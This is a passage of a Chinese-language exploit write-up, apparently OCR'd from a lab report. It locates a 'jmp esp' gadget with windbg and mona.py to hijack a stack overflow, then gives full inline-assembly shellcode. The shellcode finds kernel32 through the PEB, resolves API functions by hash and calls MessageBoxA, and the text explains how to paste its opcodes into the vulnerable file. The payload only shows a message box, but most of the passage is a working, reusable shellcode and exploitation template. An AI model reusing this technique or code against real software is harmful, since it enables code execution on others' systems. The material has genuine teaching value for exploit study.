
1)寻找 Jmp esp(opecode 为 ffe4)，用到了 wimdbg+mona.py+pykd.pyd
2)首先安装 WDK，因为 WDK 自带 windbg
3)安装 python2.7.2
4)安装 Visual C++ 2008 运行库
5)安装 windbg 的 python 插件 pykd
6)将 mona.py 与 windbglib.py 放到 windbg.exe 同目录下
7)运行 windbg 开始调试后，输入以下命令即可开始使用 mona

```
.load pykd,pyd
!py mona
```

8)查找”jmp esp”，”push esp#ret”等指令

```
!py mona jmp -r esp
```

查找结果如下图，因为 0x729a0535 显示可读可执行(PAGE_EXECUTE_READ)，故选择该地址替换 41414141，由于是小端存储，记得倒序替换(即 35059a72)



3.3 编写 shellcode，注入 shellcode

用 Visual Studio2019 编写 shellcode，这里最终目标只是弹窗一个 HelloWorld

1)获取 Kernel32.dll 基地址

2)获取 GetProcAddress 函数地址

3)获取 LoadLibraryA 地址

4)获取 user32 基地址

5)获取 MessageBoxA 地址

6)调用 MessageBoxA 地址

7)获取 ExitProcess 地址

8)调用 ExitProcess

注入 shellcode:

将编写的程序(realease 版)拖入 OllyDbg,找到 main 函数，然后选中书写的汇编语句，按下 shift+x 复制这一部分 opcode,粘贴到问题文件中。

4. POC

shellcode 源码如下

```
#include<stdio.h>
#define EM(x) _asm _emit x
extern "C" int shellcode_start();

_declspec(naked) int shellcode_entry()
{
    _asm
    {
        nop
        nop
        nop
        nop
        nop
        jmp shellcode_start
        nop
    }
}

//获取 Kernel32 基地址
_declspec(naked) int GetKernel32Base()
{
    _asm
    {
        push esi
        mov esi,dword ptr fs : [0x30]//1.FS:[0x30]获取 PEB
        mov esi,[esi + 0xc]//2.指向 PEB_LDR_DATA 结构指针
        mov esi,[esi + 0x1c]//3.模块链表指针
        mov esi,[esi]//4.获取第一个链表结构
        mov  esi,[esi]//5.获取模块链表第二个条目，一般是 kernel32 或者
kernelbase(win7 以下)
        mov eax,[esi+0x8]//6.获取基址，kernel32 或者 kernelbase
        pop esi
        ret
    }
}

//求字符串 Hash 值
_declspec(naked) int GetStringHash(const char* szString)
{
    _asm
    {
        push ebp
        mov ebp,esp
```

```
        push esi
        push edx
        xor edx,edx
        xor eax,eax
        mov esi,[ebp+8]//获取参数，即字符串
    GetStringHash_Loop:
        lods byte ptr [esi] //获取字符串一个字节
        test al,al
        je GetStringHash_Exit//直到遇到 0 退出循环
        rol edx,0x3//求 hash
        xor dl,al//求 hash
        jmp GetStringHash_Loop
    GetStringHash_Exit:
        xchg eax,edx//将结果保存在 eax
        pop edx
        pop esi
        mov esp,ebp
        pop ebp
        retn 4
    }
}

_declspec(naked) int GetHashAndCmpHash(const char*strFunName,int nHash)
{
    _asm
    {
        push ebp
        mov ebp,esp
        push ebx
        push edx
        mov eax,[ebp+0x8]//参数 1：ebp+0x8 strFunName
        push eax
        call GetStringHash
        mov ebx,eax
        xor eax,eax
        mov edx,[ebp+0xc]//参数 2 hash
        cmp ebx,edx//比较字符串的 hash 值
        jne GetHashAndCmpHash_End//不等返回 0
        mov eax,0x1//相等返回 1
    GetHashAndCmpHash_End:
        pop edx
        pop ebx
        mov esp,ebp
        pop ebp
```

```
        retn 8
    }
}

//根据 hash 值 寻找指定模块的 函数地址
_declspec(naked) int GetAddrFromHash(int nHash,int nImageBase)
{
    _asm
    {
        push ebp
        mov ebp,esp
        sub esp,0xc//申请局部空间
        push edx
        //1.获取 EAT/ENT/EOT 地址
        mov edx,[ebp+0xc] //imageBase
        mov esi,[edx+0x3c]//esi=IMAGE_DOS_HEADER.e_lfanew
        lea esi,[edx+esi]//pe 文件头
        mov esi,[esi+0x78]//esi=IMAGE_EXPORT.VirtualAddress
        lea esi,[edx+esi]//esi=导出表首地址
        //EAT
        mov edi,[esi+0x1c]//edi=IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
        lea edi,[edx+edi]//EAT 首地址
        mov [ebp-0x4],edi//EAT
        //ENT
        mov edi,[esi+0x20]//edi=IMAGE_EXPORT_DIRECTORY.AddressOfNames
        lea edi,[edx+edi]//ENT 首地址
        mov [ebp-0x8],edi//ENT
        //EOT
        mov edi,[esi+0x24]//edi=IMAGE_EXPORT_DIRECTORY.AddressOfNamesOrdinals
        lea edi,[edx+edi]//EOT 首地址
        mov [ebp-0xc],edi//EOT
        //2.循环对比 ENT 中的函数名
        xor ecx,ecx//数组下标
        jmp Loop_FirstCmp
    Loop_FunName:
        inc ecx
    Loop_FirstCmp:
        mov esi, [ebp - 0x8]//ent
        mov esi, [esi + ecx * 4]//ENT rva
        mov edx, [ebp + 0xc]//imageBase
        lea esi, [edx + esi]//ENT va(第一个函数名)
        push[ebp + 0x8]//nHash
        push esi//strFun
        call GetHashAndCmpHash
```

```
        test eax, eax
        je Loop_FunName
        //3.成功后找到对应序号
        mov esi, [ebp - 0xc]//EOT
        xor edi, edi
        mov di, [esi + ecx * 2]//取 EOT[i]
        //4.在 EAT 中找到对应函数地址
        mov esi, [ebp - 0x4]//EAT
        mov edi, [esi + edi * 4]//EAT[EOT[i]] rva
        mov edx, [ebp + 0xc]//imageBase
        //5.返回地址
        lea eax, [edx + edi]//EAT VA 函数地址
        pop edx
        mov esp,ebp
        pop ebp
        retn 8
    }
}

_declspec(naked) int shellcode_start()
{
    _asm
    {
        push ebp
        mov ebp,esp
        sub esp,0x30
        jmp zero_code
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
```

```
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        zero_code:

        jmp code_start
        //ebp-0x10(28) len:7"user32/0"
        EM(0x75) EM(0x73) EM(0x65) EM(0x72) EM(0x33) EM(0x32) EM(0x00)
        //ebp-0x0c(17) len:12"Hello World/0"
        EM(0x48) EM(0x65) EM(0x6C) EM(0x6C) EM(0x6F) EM(0x20) EM(0x57) EM(0x6F)
EM(0x72) EM(0x6C) EM(0x64) EM(0x00)
    code_start:
        call code_pop
    code_pop:
        pop eax
        sub eax,0x18
        mov [ebp-0x2C],eax //保存 user32 地址
        add eax,0x7
        mov [ebp-0x28],eax//保存 Hello World 地址

        //1.获取 Kernel32 基地址
        call GetKernel32Base
        mov [ebp-0x24],eax
        //2.获取 GetProcAddress 地址
        push eax
        push 0xf2509b84
        call GetAddrFromHash
        mov [ebp-0x20],eax
        //3.获取 LoadLibraryA 地址
        push [ebp-0x24]
        push 0xa412fd89
        call GetAddrFromHash
        mov [ebp-0x1c],eax
        //4.获取 user32 基地址
        push [ebp-0x2c]
        call [ebp-0x1c]
        mov [ebp-0x18],eax
        //5.获取 MessageBoxA 地址
        push eax
        push 0x14d14c51
```

```
        call GetAddrFromHash
        mov [ebp-0x14],eax
        //6.调用 MessageBoxA 地址
        push 0
        push 0
        push [ebp-0x28]
        push 0
        call [ebp-0x14]
        //7.获取 ExitProcess 地址
        push [ebp-0x24]
        push 0xe6ff2cb9
        call GetAddrFromHash
        //8.调用 ExitProcess
        push 0
        call eax

        retn
    }
}
int main()
{
    shellcode_entry();
    return 0;
}
```